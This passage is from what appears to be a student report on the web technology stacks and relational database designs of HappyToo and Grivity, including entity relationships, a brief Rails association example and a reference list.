SendinBlue SPF Google Apps for Business DMARC

### SSL Certificates

SSL by Default

### Web Hosting Providers

Google Cloud and Google  
Fastly Hosted and Fastly Load Balancer

(Source 15)

Databases that are typically implemented through Grivity guidance include MySQL, which is likely the most popular option, and this is represented in its global popularity in second position (22). Other popular database options through this group include open-source PostgreSQL and MariaDB, which is a popular relational database (23).

Here, both companies reveal that their databases are relational, and both spoke in terms of a tabular type view, rather than a higher abstraction model type view. In more technical terms, they spoke on a logical schema basis (tables) rather than a conceptual schema (models) type representation.

SOURCE SOURCE and check on this as various interpretations


HappyToo spoke of important entities including the following

- Users
- Addresses (Author Note: interesting separate table, perhaps in cases of multiple users at same address, or for specified queries)
- Orders
- Payments
- Drivers

While not mentioned in conversation, some additional models have been added to build-out the database, although this author does not commit to these being assured parts of the HappyToo model. These include separation of address model attributes, and joining tables


It was somewhat tricky speaking on a more technical level here, regarding attributes and interactions between the models, however it could be assumed from the information received that user was connected to (potentially zero or many) orders (one-to-many) and that orders were connected to payments (likely one to one) and that drivers could also be connected to orders.

Entity Relationship Diagrams will be able to display the associations expressing the cardinality as follows :



Source (25)

As previously discussed, every row in the tables must be unique, and attributes should reflect careful consideration, including the allocation of primary keys and how these will relate to other tables via the primary key / foreign key connections. For instance, the application in Rails of the following...



Source (24), noting that no explicit cardinality is expressed on both sides of association, but can be presumed one-to-many


...can be implemented with the following Rails code

```
class User < ApplicationRecord
  has_many :subscriptions
end

class Subscription < ApplicationRecord
  belongs_to :user
end
```

With these factors in mind, a possible representation of the HappyToo app, based on received information and presumed information, could result in the following :






Grivity were able to provide a more simple outline of their database, which included the entities Users, Organisations and Campaign types. Here, additional information was given on the model Users, with the following attributes

ID (primary key) first\_name last\_name email password registered\_date role last login deleted\_date

The last attribute was quite insightful, in that it registered a deleted\_date but the structure counted this as a "soft delete" where the information would be retained for a set amount of time, before being permanently deleted.

The Organisation/s and Campaign/s were more simple models/tables, and as the attributes were not mentioned, they have been created by this author. It was advised, however, that each organisation had to belong to a particular single user in a one-to-one relationship, even though multiple users could associate with the organisation overall, meaning that an owner ID was a recognisable key for the organisation, and it was further dependent on the owner, so if this user was deleted, without a replacement, then the organisation would also be deleted, as would the associated campaigns, which were in a one-to-many association with a single organisation potentially having multiple campaigns.



1. Express, viewed 29/10/2021, <https://expressjs.com>
2. Node.js, *About Node.js*, viewed 29/10/2021, <https://nodejs.org/en/about>
3. Built With, *Happytoo.app Technology Profile*, viewed 29/10/2021, <https://builtwith.com/happytoo.app>
4. JsDelivr, *About jsDelivr*, viewed 29/10/2021, <https://www.jsdelivr.com/about>
5. jQuery, *What is jQuery?*, viewed 29/10/2021, <https://jquery.com>
6. Stripe, *Our mission is to increase the GDP of the internet*, viewed 29/10/2021, <https://stripe.com/au/about>
7. AWS, *Global Infrastructure*, viewed 29/10/2021, <https://aws.amazon.com/about-aws/global-infrastructure/>
8. AWS, *AWS and Intel*, viewed 29/10/2021, <https://aws.amazon.com/intel/>
9. Wigmore, I., 2021, Techtarget, *Amazon EC2 instance*, viewed 29/10/2021, <https://searchaws.techtarget.com/definition/Amazon-EC2-instances>
10. Richman, D., 2017, GeekWire, *Amazon Web Services' secret weapon: Its custom-made hardware and network*, viewed 29/10/2021, <https://www.geekwire.com/2017/amazon-web-services-secret-weapon-custom-made-hardware-network/>
11. 2021, HPC Wire, *Intel Powers Latest Amazon EC2 General Purpose 'M6i' Instances*, viewed 29/10/2021, <https://www.hpcwire.com/off-the-wire/intel-powers-latest-amazon-ec2-general-purpose-instances/>

12. 2021, Business Victoria, *Choose the right hardware and software*, viewed 29/10/2021, <https://business.vic.gov.au/business-information/ecommerce/choose-the-right-hardware-and-software>
13. AWS, *Types of Cloud Computing*, viewed 29/10/2021, <https://aws.amazon.com/types-of-cloud-computing/>
14. Novet, J., 2021, CNBC, *Parler's de-platforming shows the exceptional power of cloud providers like Amazon*, <https://www.cnbc.com/2021/01/16/how-parler-deplatforming-shows-power-of-cloud-providers.html>
15. Built With, *Grivity Technology Profile*, viewed 29/10/2021, <https://builtwith.com/grivity.com.au>
16. React, *A JavaScript library for building user interfaces*, viewed 29/10/2021, <https://reactjs.org>
17. Vue.js, *Introduction*, viewed 29/10/2021, <https://vuejs.org/v2/guide/>
18. Axios, *Getting Started*, viewed 29/10/2021, <https://axios-http.com/docs/intro>
19. Django, *Django makes it easier to build better web apps more quickly and with less code*, viewed 29/10/2021, <https://www.djangoproject.com/>
20. Rails Guides, *Getting Started with Rails*, viewed 29/10/2021, [https://guides.rubyonrails.org/getting\\_started.html](https://guides.rubyonrails.org/getting_started.html)
21. Laravel, *The PHP Framework for Web Artisans*, viewed 29/10/2021, <https://laravel.com/>
22. 2021, Liu, S., *Most popular database management systems worldwide 2021*, viewed 29/10/2021, <https://www.statista.com/statistics/809750/worldwide-popularity-ranking-database-management-systems/>
23. MariaDB Foundation, *MariaDB Server: The open source relational database*, viewed 29/10/2021, <https://mariadb.org/>
24. Larsen, G., 2011, Database Journal, *SQL Server: Natural Key Verses Surrogate Key*, viewed 29/10/2021, <https://www.databasejournal.com/features/mssql/article.php/3922066/SQL-Server-Natural-Key-Verses-Surrogate-Key.htm>
25. Ahmed, S., 2020, *The simplest way to understand Associations in Rails*, viewed 30/10/2021, <https://medium.com/swlh/the-simplest-way-to-understand-associations-in-rails-dc03cfe067f2>
26. Microsoft, *Add or change a table's primary key in Access*, viewed 29/10/2021, <https://support.microsoft.com/en-us/office/add-or-change-a-table-s-primary-key-in-access-07b4a84b-0063-4d56-8b00-65f2975e4379>